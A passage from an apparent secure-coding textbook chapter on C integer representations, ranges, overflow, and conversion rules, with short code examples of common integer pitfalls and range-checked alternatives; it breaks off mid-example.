Sign and Magnitude. The sign bit represents whether the value is negative (sign bit set to 1) or positive (bit set to 0), and the other value (nonpadding) bits represent the magnitude of the value in pure binary notation (same as for unsigned). To negate a sign and magnitude value, just toggle the sign bit.

For example, 0000101011 equals 43 in pure binary notation or sign and magnitude. To negate this value, simply set the sign bit: 1000101011 = –43.

One's Complement. In one's complement representation, the sign bit is given the weight $-(2^{N-1} - 1)$, and the other value bits have the same weights as for unsigned. For example, 1111010100 equals –43 in one's complement representation. Given a width of 10 bits, the sign bit is given the weight $-(2^9 - 1)$ or –511. The remaining bits equal 468, so 468 – 511 = –43.

To negate a one's complement value, toggle each bit (including the sign bit).

Two's Complement. In two's complement representation, the sign bit is given the weight $-(2^{N-1})$, and the other value bits have the same weights as for unsigned. For example, 1111010101 equals –43 in two's complement representation. Given a width of 10 bits, the sign bit is given the weight $-(2^9)$ or –512. The remaining bits equal 469, so 469 – 512 = –43.

One's Complement Arithmetic

The one's complement representation of integers replaced sign and magnitude representation because the circuitry was easier to implement. Many early computers, including those manufactured by Digital, CDC, and UNIVAC, used one's complement representation of integers.

A one's complement representation of a negative integer value is formed by writing the pure binary representation of the positive value and then reversing each bit. (Each 1 is replaced with a 0, and each 0 is replaced with a 1. Even the sign bit is reversed.)

Adding a pair of one's complement integers involves two steps:

1. Perform a binary addition of the pair of one's complement integers.
2. If a 1 is carried past the most significant bit, add it into the least significant bit of the sum.

One's Complement Addition

Process Step	One's Complement
2 (decimal representation of addend 1)	0 0 0 0 0 0 1 0
–1 (decimal representation of addend 2)	1 1 1 1 1 1 1 0
Sum with carry bit (bold)	**1** 0 0 0 0 0 0 0 0
One's complement sum (carry bit correctly added into the sum)	0 0 0 0 0 0 0 1

Problems with one's complement representation include needing to add in the carry digit and having two different bit representations for 0.

All three methods are in use on various platforms. However, on desktop systems, two's complement is most prevalent.

To negate a two's complement value, first form the one's complement negation and then add 1 (with carries as required).

Table 5.3 shows the binary and decimal representations for illustrative values of an 8-bit two's complement (signed) integer type with no padding (that is, $N = 8$). Starting from the rightmost bit `int`, the binary representation and increment i from 0 to N, the weight of each bit is 2^i, except for the leftmost bit, whose weight is -2^i.

Figure 5.2 shows the two's complement representation for 4-bit signed integers.

Note that incrementing a 4-bit two's complement signed integer at its maximum value (7) results in the minimum value for that type (–8).

Table 5.3 Values of an 8-Bit Two's Complement (Signed) Integer Type

Binary	Decimal	Weighting	Constant
00000000	0	0	
00000001	1	2^0	
01111110	126	$2^6 + 2^5 + 2^4 + 2^3 + 2^2 + 2^1$	
01111111	127	$2^{N-1} - 1$	SCHAR_MAX
10000000	–128	$-(2^{N-1}) + 0$	SCHAR_MIN
10000001	–127	$-(2^{N-1}) + 1$	
11111110	–2	$-(2^{N-1}) + 126$	
11111111	–1	$-(2^{N-1}) + 127$	




Figure 5.2 Two's complement representation for 4-bit signed integers

Integer Representations Compared. Table 5.4 shows the sign and magnitude, one's complement, and two's complement representations for some interesting values assuming a width of 10 and ignoring padding.

Sign and magnitude and one's complement have two representations for the mathematical value 0: normal zero and *negative zero*. The negative zero representation might be produced by logical operations but is not allowed for the result of any arithmetic operation unless one of the operands had a negative zero representation.

Table 5.4 Comparison of Integer Representations

Value	Sign and Magnitude	One's Complement	Two's Complement
0	0000000000	0000000000	0000000000
–0	1000000000	1111111111	N/A
1	0000000001	0000000001	0000000001
–1	1000000001	1111111110	1111111111
43	0000101011	0000101011	0000101011
–43	1000101011	1111010100	1111010101
511	0111111111	0111111111	0111111111
–511	1111111111	1000000000	1000000001
512	N/A	N/A	N/A
–512	N/A	N/A	1000000000

On a computer using two's complement arithmetic, a signed integer ranges from -2^{N-1} through $2^{N-1} - 1$. When one's complement or signed-magnitude representations are used, the lower bound is $-2^{N-1} + 1$, and the upper bound remains the same.

Signed Integer Ranges

The "Minimum Magnitudes" column in Table 5.5 identifies the guaranteed portable range for each standard signed integer type. They are replaced by implementation-defined magnitudes with the same sign, for example, those shown for the x86-32 architecture.

Table 5.5 Portable Ranges for Standard Signed Integer Types

Constant Expression	Minimum Magnitudes	x86-32	Description
`SCHAR_MIN`	–127 // $-(2^7 - 1)$	–128	Minimum value for an object of type `signed char`
`SCHAR_MAX`	+127 // $2^7 - 1$	+127	Maximum value for an object of type `signed char`

continues

Table 5.5 Portable Ranges for Standard Signed Integer Types (*continued*)

Constant Expression	Minimum Magnitudes	x86-32	Description
`SHRT_MIN`	–32,767 // –(2^{15} – 1)	–32,768	Minimum value for an object of type `short int`
`SHRT_MAX`	+32,767 // 2^{15} – 1	+32,767	Maximum value for an object of type `short int`
`INT_MIN`	–32,767 // –(2^{15} – 1)	–2,147,483,648	Minimum value for an object of type `int`
`INT_MAX`	+32,767 // 2^{15} – 1	+2,147,483,647	Maximum value for an object of type `int`
`LONG_MIN`	–2,147,483,647 // –(2^{31} – 1)	–2,147,483,648	Minimum value for an object of type `long int`
`LONG_MAX`	+2,147,483,647 // 2^{31} – 1	+2,147,483,647	Maximum value for an object of type `long int`
`LLONG_MIN`	–9,223,372,036,854,775,807 // – (2^{63} – 1)	–9,223,372,036,854,775,808	Minimum value for an object of type `long long int`
`LLONG_MAX`	+9,223,372,036,854,775,807 // 2^{63} – 1	+9,223,372,036,854,775,807	Maximum value for an object of type `long long int`




Figure 5.3 Ranges of integer types for x86-32 (not to scale)

C-Standard–mandated minimum widths for the standard signed types are `signed char` (8), `short` (16), `int` (16), `long` (32), and `long long` (64).

Actual widths for a given implementation may be inferred from the maximum representable values defined in `<limits.h>`. The sizes (number of storage bytes) of these types of objects can be determined by `sizeof(typename)`; the size includes padding (if any).

The minimum and maximum values for an integer type depend on the type's representation, signedness, and width. Figure 5.3 shows the ranges of integer types for x86-32.

Why Are So Many Integers Signed?


Historically, most integer variables in C code are declared as signed rather than unsigned integers. On the surface, this seems odd. Most integer variables are used as sizes, counters, or indices that require only nonnegative values. So why not declare them as unsigned integers that have a greater range of positive values?

One possible explanation is the lack of an exception-handling mechanism in C. As a result, C programmers have developed various mechanisms for returning status from functions. Although C programmers could return status in a "call by reference" argument, the preferred mechanism is for the return value of the function to provide status. A user of the function can then test the return status directly in an if-else statement rather than by allocating a variable for the return status. This approach works fine when the function does not normally return a value, but what if the function already returns a value?

A common solution is to identify an invalid return value and use it to represent an error condition. As already noted, most applications of integers produce values in the nonnegative range, so it is thereby possible to represent error conditions in a return value as a negative number. To store these values, however, a programmer must declare the values signed instead of unsigned—possibly adding to the profusion of signed integers.

Integer Overflow

Overflow occurs when a signed integer operation results in a value that cannot be represented in the resulting type. Signed integer overflow is undefined behavior in C, allowing implementations to silently wrap (the most common behavior), trap, or both. Because signed integer overflow produces a silent wraparound in most existing C compilers, some programmers assume that this is a well-defined behavior.



(Source: From xkcd.com, available under a Creative Commons Attribution-Noncommercial license)

The following code shows the consequences of signed integer overflows on platforms that silently wrap. The signed integer `i` is assigned its maximum value of 2,147,483,647 and then incremented. This operation results in an integer overflow, and `i` is assigned the value –2,147,483,648 (the minimum value for an `int`). The result of the operation (2,147,483,647 + 1 = –2,147,483,648) clearly differs from the mathematical result.

```
int i;
i = INT_MAX; // 2,147,483,647
i++;
printf("i = %d\n", i); /* i = -2,147,483,648 */
```

Integer overflows also occur when a signed integer already at its minimum value is decremented:

```
i = INT_MIN; // -2,147,483,648;
i--;
printf("i = %d\n", i); /* i = 2,147,483,647 */
```

Conforming C compilers can deal with undefined behavior in many ways, such as ignoring the situation completely (with unpredictable results), translating or executing the program in a documented manner characteristic of the environment (with or without the issuance of a diagnostic message), or terminating a translation or execution (with the issuance of a diagnostic message). Because compilers are not obligated to generate code for undefined behaviors, those behaviors are candidates for optimization. By assuming that undefined behaviors will not occur, compilers can generate code with better performance characteristics. For example, GCC version 4.1.1 optimizes out integer expressions that depend on undefined behavior for all optimization levels.

The negative of two's complement *most negative* value for a given type cannot be represented in that type because two's complement representation is asymmetrical, with the value 0 being represented as a "positive" number. This asymmetrical representation has caused errors such as the following:

```
// undefined or wrong for the most negative value
#define abs(n) ((n) < 0 ? -(n) : (n))
```

A similar error occurs, for example, when converting a character string to an integer using the following code:

```
int my_atoi(const unsigned char *s) {
  _Bool neg;
  int val = 0;
  if (neg = *s == '-')
    ++s;
  while (isdigit(*s)) {
    if (val > INT_MAX/10)  // this check is correct
err:  report_error("atoi overflow");  // assumed to not return
    else
      val *= 10;
    int i = *s++ - '0'; // C Standard requires *s - '0' to work
    if (i > INT_MAX - val)  // this check is correct
      goto err;
    val +=  i;
  }
  return neg ? -val : val;
}
```

The problem with this solution is that for a two's complement implementation, a valid negative value (`INT_MIN`, for example, –32,768) incorrectly reports an overflow. A correct solution must take into account that the positive range and the negative range of `int` may be different.

Table 5.6 indicates which operators can result in overflow.

Table 5.6 Operators That Can Result in Overflow

Operator	Overflow	Operator	Overflow	Operator	Overflow	Operator	Overflow
+	Yes	-=	Yes	<<	Yes	<	No
-	Yes	*=	Yes	>>	No	>	No
*	Yes	/=	Yes	&	No	>=	No
/	Yes	%=	Yes	|	No	<=	No

continues

Table 5.6 Operators That Can Result in Overflow (*continued*)

Operator	Overflow	Operator	Overflow	Operator	Overflow	Operator	Overflow
%	Yes	<<=	Yes	^	No	==	No
++	Yes	>>=	No	~	No	!=	No
--	Yes	&=	No	!	No	&&	No
=	No	|=	No	un +	No	||	No
+=	Yes	^=	No	un -	Yes	?:	No

Character Types

The CERT C Secure Coding Standard [Seacord 2008], "INT07-C. Use only explicitly signed or unsigned char type for numeric values," recommends using only signed char and unsigned char types for the storage and use of small numeric values (that is, values between the range of SCHAR_MIN and SCHAR_MAX, or 0 and UCHAR_MAX, respectively) because that is the only portable way to guarantee the signedness of the character types. Plain char should never be used to store numeric values because compilers have the latitude to define char to have the same range, representation, and behavior as *either* signed char or unsigned char.

In the following example, the char type variable c may be signed or unsigned:

```
char c = 200;
int i = 1000;
printf("i/c = %d\n", i/c);
```

The value of the initializer 200 (which has type signed int) is not representable in the (signed) char type (which is undefined behavior). The compiler should diagnose this (but is not required to). Many compilers will, with or without a warning message, convert the 200 to –56 by the standard modulo-word-size rule for converting unsigned to signed. Assuming 8-bit two's complement character types, this code may either print out i/c = 5 (unsigned) or i/c = -17 (signed). In the signed case, the value 200 exceeds SCHAR_MAX, which is +127 in this instance.

In addition, the bit patterns of 8-bit unsigned 200 and 8-bit two's complement (signed) –56 are the same; however, using one's complement, the rule would still produce the value –56, but the bit pattern would be different.

It is much more difficult to reason about the correctness of a program when you do not know whether the integers are signed or unsigned. Declaring the variable c unsigned char makes the subsequent division operation independent of the signedness of char, and it consequently has a predictable result:

```
unsigned char c = 200;
int i = 1000;
printf("i/c = %d\n", i/c);
```

Data Models

A data model defines the sizes assigned to standard data types for a given compiler. These data models are typically named using an *XXXn* pattern, where each *X* refers to a C type and *n* refers to a size (typically 32 or 64):

- ILP64: int, long, and pointer types are 64 bits wide.
- LP32: long and pointer are 32 bits wide.
- LLP64: long long and pointer are 64 bits wide.

The data model for x86-32, for example, is ILP32, as shown in Table 5.7.

Other Integer Types

C also defines additional integer types in the <stdint.h>, <inttypes.h>, and <stddef.h> standard headers. These types include the *extended integer types*, which are optional, implementation-defined, fully supported extensions that, along with the standard integer types, make up the general class of *integer types*. Identifiers such as whatever_t defined in the standard headers are all typedefs, that is, synonyms for existing types—not new types. (Despite the name, typedefs never define a new type.)

Table 5.7 Data Models for Common Processors

Data Type	8086	x86-32	64-Bit Windows	SPARC-64	ARM-32	Alpha	64-Bit Linux, FreeBSD, NetBSD, and OpenBSD
char	8	8	8	8	8	8	8
short	16	16	16	16	16	16	16
int	16	32	32	32	32	32	32
long	32	32	32	64	32	64	64
long long	N/A	64	64	64	64	64	64
pointer	16/32	32	64	64	32	64	64

size_t. size_t is the unsigned integer type of the result of the sizeof operator and is defined in the standard header <stddef.h>. Variables of type size_t are guaranteed to be of sufficient precision to represent the size of an object. The limit of size_t is specified by the SIZE_MAX macro.

K&R C (the early dialect of C described by Brian Kernighan and Dennis Ritchie in *The C Programming Language*) did not provide size_t. The C standards committee introduced size_t to eliminate a portability problem because, in some cases, unsigned int is too small to represent the size of the address space and sometimes unsigned long long is too large (and consequently inefficient).

The portable and efficient way to declare a variable that contains a size is

```
size_t n = sizeof(thing);
```

Similarly, the portable and efficient way to define a function foo that takes a size argument is

```
void foo(size_t thing);
```

Functions with parameters of type size_t often have local variables that count up to or down from that size and index into arrays, and size_t is often a good type for those variables. Similarly, variables that represent the count of elements in an array should be declared as size_t, particularly for character arrays in which the element count can be as large as the largest object that can be allocated in the system.

ptrdiff_t. ptrdiff_t is the signed integer type of the result of subtracting two pointers and is defined in the standard header <stddef.h>.

When two pointers are subtracted, the result is the difference of the subscripts of the two array elements. The size of the result is implementation defined, and its type (a signed integer type) is ptrdiff_t. For example, given the following declarations:

```
T *p, *q;
```

for any nonvoid type T, you can write expressions such as

```
d = p - q;
```

If you declare d as

```
ptrdiff_t d;
```

the preceding assignment should behave properly when compiled with any standard C compiler. If you declare `d` as some other integer type, such as

```
int d;
```

the assignment might provoke a warning from the compiler, or worse, silently truncate the assigned value at runtime, for example, if `ptrdiff_t` were an alias for `long long int` for that implementation.

The lower and upper limits of `ptrdiff_t` are defined by `PTRDIFF_MIN` and `PTRDIFF_MAX` respectively. The minimum acceptable limits defined by the C Standard are

```
PTRDIFF_MIN -65535
PTRDIFF_MAX +65535
```

These limits require that any 16-bit implementation must have at least a 17-bit `ptrdiff_t` to represent all possible differences of 16-bit pointers.

Although the standard does not explicitly guarantee that `sizeof(ptrdiff_t)` equals `sizeof(size_t)`, it typically is the case on 32-bit or 64-bit implementations. This may seem somewhat surprising because a signed integer type may not be able to represent the difference between two pointers on such a system.

For example, on a system that supports objects up to $2^{32} - 1$ bytes, the `sizeof` operator can yield values only from 0 to $2^{32} - 1$, so 32 bits are sufficient. However, pointer subtraction for pointers to elements of an array of $2^{32} - 1$ bytes could yield values from $-(2^{32} - 1)$ to $+(2^{32} - 1)$. Consequently, `ptrdiff_t` would have to be at least 33 bits to represent all possible differences. However, C allows an implementation in which `ptrdiff_t` is 32 bits by making it undefined behavior if the result of subtracting two pointers is not representable in an object of type `ptrdiff_t`. In most cases, a `ptrdiff_t` overflow on a two's complement machine with quiet wraparound on overflow does not affect the result of the operation. To program securely, however, you should carefully consider the consequences of your operation when the subtraction of two pointers may result in such large values.

`intmax_t` and `uintmax_t`. `intmax_t` and `uintmax_t` are integer types with the greatest width and can represent any value representable by any other integer types of the same signedness. Among other applications, `intmax_t` and `uintmax_t` can be used for formatted I/O on programmer-defined integer types. For example, given an implementation that supports 128-bit unsigned integers and provides a `uint_fast128_t` type, a programmer may define the following type:

```
typedef uint_fast128_t mytypedef_t;
```

This creates a problem with using these types with formatted output functions, such as `printf()`, and formatted input functions, such as `scanf()`. For example, the following code prints the value of `x` as an `unsigned long long`, even though the value is of a programmer-defined integer type:

```
mytypedef_t x;
printf("%llu", (unsigned long long) x);
```

There is no guarantee that this code prints the correct value of `x` because `x` may be too large to represent as an `unsigned long long`.

The `intmax_t` and `uintmax_t` types are capable of representing any value representable by any other integer types of the same signedness, allowing conversion between programmer-defined integer types (of the same signedness) and `intmax_t` and `uintmax_t`:

```
mytypedef_t x;
uintmax_t temp;
/* ... */
temp = x; /* always secure*/

/* ... change the value of temp ... */

if (temp <= MYTYPEDEF_MAX) {
    x = temp;
}
```

Formatted I/O functions can be used to input and output greatest-width integer typed values. The `j` length modifier in a format string indicates that the following `d`, `i`, `o`, `u`, `x`, `X`, or `n` conversion specifier will apply to an argument with type `intmax_t` or `uintmax_t`. The following code guarantees that the correct value of `x` is printed, regardless of its length, provided that `mytypedef_t` is an unsigned type:

```
mytypedef_t x;
printf("%ju", (uintmax_t) x);
```

In addition to programmer-defined types, there is no requirement that an implementation provide format length modifiers for implementation-defined integer types. For example, a machine with an implementation-defined 48-bit integer type may not provide format length modifiers for the type. Such a machine would still have to have a 64-bit `long long`, with `intmax_t` being at least that large. *The CERT C Secure Coding Standard* [Seacord 2008], "INT15-C. Use `intmax_t` or `uintmax_t` for formatted IO on programmer-defined integer types," provides further examples of this use of the `intmax_t` and `uintmax_t` types.

intptr_t and uintptr_t. The C Standard does not guarantee that an integer type exists that is big enough to hold a pointer to an object. However, if such a type does exist, its signed version is called intptr_t, and its unsigned version is called uintptr_t.

Arithmetic on those types is not guaranteed to produce a useful value. For example, a pointer might be a "capability" (which is basically a nonsequential hash value or magic cookie), or it might be a segment descriptor and an offset within the segment. These are also reasons there might not even be an integer big enough to hold a pointer.

Therefore, you can do nothing portable with those types. The X/Open System Interface (XSI) flavor of POSIX requires that they exist but does not require their arithmetic to do anything meaningful in relation to pointers. They are in the C Standard to allow nonportable code, such as in device drivers, to be written.

Platform-Independent Integer Types for Controlling Width. C introduced integer types in <stdint.h> and <inttypes.h>, which provide typedefs to give programmers better control over width. These integer types are implementation defined and include the following types:

- int#_t, uint#_t, where # represents an exact width: for example, int8_t, uint24_t
- int_least#_t, uint_least#_t, where # represents a width of at least that value: for example, int_least32_t, uint_least16_t
- int_fast#_t, uint_fast#_t, where # represents a width of at least that value for fastest integer types: for example, int_fast16_t, uint_fast64_t

The <stdint.h> header also defines constant macros for the corresponding maximum (and for signed types, minimum) representable values for the extended types.

Platform-Specific Integer Types. In addition to the integer types defined in the C Standard types, vendors often define platform-specific integer types. For example, the Microsoft Windows API defines a large number of integer types, including __int8, __int16, __int32, __int64, ATOM, BOOLEAN, BOOL, BYTE, CHAR, DWORD, DWORDLONG, DWORD32, DWORD64, WORD, INT, INT32, INT64, LONG, LONGLONG, LONG32, LONG64, and so forth.

If you are a Windows programmer, you will frequently come across these types. You should use these types where appropriate but understand how they are defined, particularly when combined in operations with differently typed integers.

5.3 Integer Conversions

Converting Integers

Conversion is a change in the underlying type used to represent the value resulting from assignment, type casting, or computation.

Conversion from a type with one width to a type with a wider width generally preserves the mathematical value. However, conversion in the opposite direction can easily cause loss of high-order bits (or worse, when signed integer types are involved) unless the magnitude of the value is kept small enough to be represented correctly.

Conversions occur explicitly as the result of a cast or implicitly as required by an operation. For example, implicit conversions occur when operations are performed on mixed types or when a value needs to be converted to an appropriate argument type.

For example, most C programmers would not think twice before adding an `unsigned char` to a `signed char` and storing the result in a `short int`. In this case, the C compiler makes the necessary conversions so that the operation "just works" from the programmer's point of view. While implicit conversions simplify programming, they can also lead to lost or misinterpreted data. This section describes how and when conversions are performed and identifies their pitfalls.

The C Standard rules define how C compilers handle conversions. These rules, which are described in the following sections, include *integer promotions*, *integer conversion rank*, and *usual arithmetic conversions*.

Integer Conversion Rank

Every integer type has an *integer conversion rank* that determines how conversions are performed.

The following rules for determining integer conversion rank are defined by the C Standard:

- No two different signed integer types have the same rank, even if they have the same representation.
- The rank of a signed integer type is greater than the rank of any signed integer type with less precision.

- The rank of long long int is greater than the rank of long int, which is greater than the rank of int, which is greater than the rank of short int, which is greater than the rank of signed char.
- The rank of any unsigned integer type is equal to the rank of the corresponding signed integer type, if any.
- The rank of any standard integer type is greater than the rank of any extended integer type with the same width.
- The rank of _Bool shall be less than the rank of all other standard integer types.
- The rank of char is equal to the rank of signed char and unsigned char.
- The rank of any extended signed integer type relative to another extended signed integer type with the same precision is implementation defined but still subject to the other rules for determining the integer conversion rank.
- For all integer types T1, T2, and T3, if T1 has greater rank than T2 and T2 has greater rank than T3, then T1 has greater rank than T3.

The C Standard recommends that the types used for size_t and ptrdiff_t should not have an integer conversion rank greater than that of signed long int, unless the implementation supports objects large enough to make this necessary.

Integer conversion rank provides a standard rank ordering of integer types that is used to determine a common type for computations.

Integer Promotions

An object or expression with an integer type whose integer conversion rank is less than or equal to the rank of int and unsigned int is *promoted* when used in an expression where an int or unsigned int is required. The integer promotions are applied as part of the usual arithmetic conversions.

The integer promotions preserve value, including sign. If all values of the original, smaller type can be represented as an int:

- The value of the original, smaller type is converted to int.
- Otherwise, it is converted to unsigned int.

The following code fragment illustrates the use of integer promotions:

```
int sum;
char c1, c2;
sum = c1 + c2;
```

The integer promotions rule requires the promotion of the values of each variable in this example (`c1` and `c2`) to type `int`. The two values of type `int` are added, yielding a value of type `int`, and the result is stored in the integer-typed variable `sum`.

Integer promotions are performed to avoid arithmetic errors resulting from the overflow of intermediate values and to perform operations in a natural size for the architecture. In the following code segment, the value of `c1` is multiplied by the value of `c2`, and the product is divided by the value of `c3` according to operator precedence rules. The compiler has license to reorder the evaluation of these subexpressions in an actual implementation.

```
signed char cresult, c1, c2, c3;
c1 = 100;
c2 = 3;
c3 = 4;
cresult = c1 * c2 / c3;
```

If the expression is evaluated in this order, without integer promotions, the multiplication of `c1` and `c2` results in an overflow of the `signed char` type on platforms where `signed char` is represented by an 8-bit two's complement value because the result of the operation exceeds the maximum value of `signed char` (+127) on these platforms. Because of integer promotions, however, `c1`, `c2`, and `c3` are converted to `int` (which has a minimum range of –32,767 to +32,767), and the overall expression is evaluated successfully. The resulting value is then truncated and stored in `cresult`. Because the result is in the range of the `signed char` type, the truncation does not result in lost or misinterpreted data.

Another example is applying the bitwise complement operator ~ to a value of type `unsigned char`:

```
unsigned char uc = UCHAR_MAX; // 0xFF
int i = ~uc;
```

On the x86-32architecture, for example, `uc` is assigned the value `0xFF`. When `uc` is used as the operand to the complement operator ~, it is promoted to `signed int` by zero-extending it to 32 bits:

```
0x000000FF
```

The complement of this value is

```
0xFFFFFF00
```

Consequently, this operation *always* results in a negative value of type `signed int` on this platform.

Usual Arithmetic Conversions

The usual arithmetic conversions are a set of rules that provides a mechanism to yield a common type (technically called a *common real type*) when

- Both operands of a binary operator are balanced to a common type
- The second and third arguments of the conditional operator (`?:`) are balanced to a common type

Balancing conversions involves two operands of different types. One or both operands may be converted.

Many operators that accept integer operands perform conversions using the *usual arithmetic conversions*, including `*`, `/`, `%`, `+`, `-`, `<`, `>`, `<=`, `>=`, `==`, `!=`, `&`, `^`, `|`, and the conditional operator `?:`. After integer promotions are performed on both operands, the following rules are applied to the promoted operands:

1. If both operands have the same type, no further conversion is needed.
2. If both operands have signed integer types or both have unsigned integer types, the operand with the type of lesser integer conversion rank is converted to the type of the operand with greater rank. For example, if a `signed int` operand is balanced with a `signed long` operand, the `signed int` operand is converted to `signed long`.
3. If the operand that has unsigned integer type has rank greater than or equal to the rank of the other operand's type, the operand with signed integer type is converted to the type of the operand with unsigned integer type. For example, if a `signed int` operand is balanced with an `unsigned int` operand, the `signed int` operand is converted to `unsigned int`.
4. If the type of the operand with signed integer type can represent all of the values of the type of the operand with unsigned integer type, the operand with unsigned integer type is converted to the type of the operand with signed integer type. For example, if a 64-bit two's complement `signed long` operand is balanced with a 32-bit `unsigned int` operand, the `unsigned int` operand is converted to `signed long`.
5. Otherwise, both operands are converted to the unsigned integer type corresponding to the type of the operand with signed integer type.

Conversions from Unsigned Integer Types

Conversions of smaller unsigned integer types to larger unsigned integer types are always safe and are accomplished by zero-extending the value.

When expressions contain unsigned integer operands of different widths, the C Standard requires the result of each operation to have the type (and representation range) of the wider of its operands. Provided that the corresponding mathematical operation produces a result within the representable range of the result type, the resulting represented value will be that of the mathematical value.

What happens when the mathematical result value cannot be represented in the result type?

Unsigned, Loss of Precision. For unsigned integer types only, C specifies that the value is reduced modulo $2^{w(type)}$, which is the number that is 1 greater than the largest value that can be represented by the resulting type.

Assuming the following declarations are compiled for an implementation where `w(unsigned char)` is 8:

```
unsigned int ui = 300;
unsigned char uc = ui;
```

the value 300 is reduced modulo 2^8, or 300 – 256 = 44, when `uc` is assigned the value stored in `ui`.

Conversion of a value in an unsigned integer type to a narrower width is well defined as being modulo the narrower width. This is accomplished by truncating the larger value and preserving the low-order bits. Data is lost if the value cannot be represented in the new type. If the programmer does not anticipate this possibility, a programming error or vulnerability could occur.

Conversions that occur between signed and unsigned integer types of any size can result in lost or misinterpreted data when a value cannot be represented in the new type.

Unsigned to Signed. When converting a large unsigned value to a signed type of the same width, the C Standard states that when the starting value is not representable in the new (signed) type:

- The result is implementation defined, or
- An implementation-defined signal is raised.

Minimally, dependence on implementation-defined behavior is a porting issue and, if unanticipated by the programmer, a likely source of errors.




Figure 5.4 Unsigned to two's complement conversion

A common implementation is to not raise a signal but preserve the bit pattern, so no data is lost. In this case, the high-order bit becomes the sign bit. If the sign bit is set, both the sign and magnitude of the value change. For example, if the unsigned `int` value is `UINT_MAX` –1, as shown in Figure 5.4, the corresponding signed value is –2.

Type range errors, including loss of data (truncation) and loss of sign (sign errors), can occur when converting from an unsigned type to a signed type. When a large unsigned integer is converted to a smaller signed integer type, the value is truncated and the high-order bit becomes the sign bit. The resulting value may be negative or positive depending on the value of the high-order bit following truncation. Data will be lost (or misinterpreted) if the value cannot be represented in the new type. If the programmer does not anticipate this possibility, a programming error or vulnerability could occur.

The following example results in a truncation error on most implementations:

```
unsigned long int ul = ULONG_MAX;
signed char sc;
sc = (signed char)ul; /* cast eliminates warning */
```

Ranges should be validated when converting from an unsigned type to a signed type. The following code, for example, can be used when converting from `unsigned long int` to a `signed char`:

```
unsigned long int ul = ULONG_MAX;
signed char sc;
if (ul <= SCHAR_MAX) {
  sc = (signed char)ul;  /* use cast to eliminate warning */
}
else {
  /* handle error condition */
}
```

Table 5.8 summarizes conversions from unsigned integer types for the x86-32 architecture.

Table 5.8 Conversions from Unsigned Integer Types

From	To	Method	Potential Consequence
`unsigned char`	`signed char`	Preserve bit pattern; high-order bit becomes sign bit	Misinterpreted data
`unsigned char`	`short`	Zero-extend	Always safe
`unsigned char`	`long`	Zero-extend	Always safe
`unsigned char`	`unsigned short`	Zero-extend	Always safe
`unsigned char`	`unsigned long`	Zero-extend	Always safe
`unsigned short`	`signed char`	Preserve low-order byte (8 bits)	Lost or misinterpreted data
`unsigned short`	`short`	Preserve bit pattern; high-order bit becomes sign bit	Misinterpreted data
`unsigned short`	`long`	Zero-extend	Always safe
`unsigned short`	`unsigned char`	Preserve low-order byte (8 bits)	Lost or misinterpreted data
`unsigned long`	`signed char`	Preserve low-order byte (8 bits)	Lost or misinterpreted data
`unsigned long`	`short`	Preserve low-order word (16 bits)	Lost or misinterpreted data
`unsigned long`	`long`	Preserve bit pattern; high-order bit becomes sign bit	Misinterpreted data
`unsigned long`	`unsigned char`	Preserve low-order byte (8 bits)	Lost data
`unsigned long`	`unsigned short`	Preserve low-order word (16 bits)	Lost data

This table does not include signed/unsigned `int` (which is the same size as `long` on x86-32) and signed/unsigned `long long`.

Conversions from Signed Integer Types

Conversions of smaller signed integer types to larger signed integer types are always safe and are accomplished in two's complement representation by sign-extending the value.

Signed, Loss of Precision. Conversion of a value in a signed integer type to a narrower width result is implementation defined or may raise an implementation-defined signal. A common implementation is to truncate to the smaller size. In this case, the resulting value may be negative or positive depending on the value of the high-order bit following truncation. Data will be lost (or misinterpreted) if the value cannot be represented in the new type. If the programmer does not anticipate this possibility, a programming error or vulnerability could occur.

For example, for an implementation in which the width of `int` is greater than the width of `short`, the following code has implementation-defined behavior or may raise an implementation-defined signal:

```
signed long int sl = LONG_MAX;
